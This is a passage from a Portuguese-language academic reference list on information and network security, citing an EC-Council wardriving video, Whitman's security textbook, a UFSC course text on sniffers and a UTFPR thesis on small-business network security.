WARDRIVING. **WARDRIVING with Professional Hackers!**. Realização de Kevin Cardwell e Wayne Burke. S.I: Ec Council, 2013. (8 min.), son., P&B. Legendado. Disponível em <<https://www.youtube.com/watch?v=89yqt4xSKzA>>. Acesso em 19/02/2016.

WHITMAN, Michael (2012). "**Chapter 2: The Need for Security**". Principles of Information Security, Fourth Edition. Boston, Mass: Course Technology. p. 53.

ZANCANELLA, Luiz Carlos. **Segurança Computacional**. Graduação em Sistemas de Informação – INE – Universidade Federal de Santa Catarina (UFSC), 2006. Disponível em <<http://www.inf.ufsc.br/~bosco/ensino/ine5630/material-seg-redes/Cap6-Sniffers.pdf>>. Acesso em 20/01/2016.

ZOTTO, Fernando Derenievicz. **Segurança da informação: uma proposta para segurança de redes em pequenas e médias empresas**. Universidade Tecnológica Federal do Paraná – UTFPR. Curitiba, 2012. Disponível em <<https://docs.google.com/file/d/0Bx7iZfTfN4y0MvpUQWQ2VIR0aGs/edit>>. Acesso em 02/02/2016.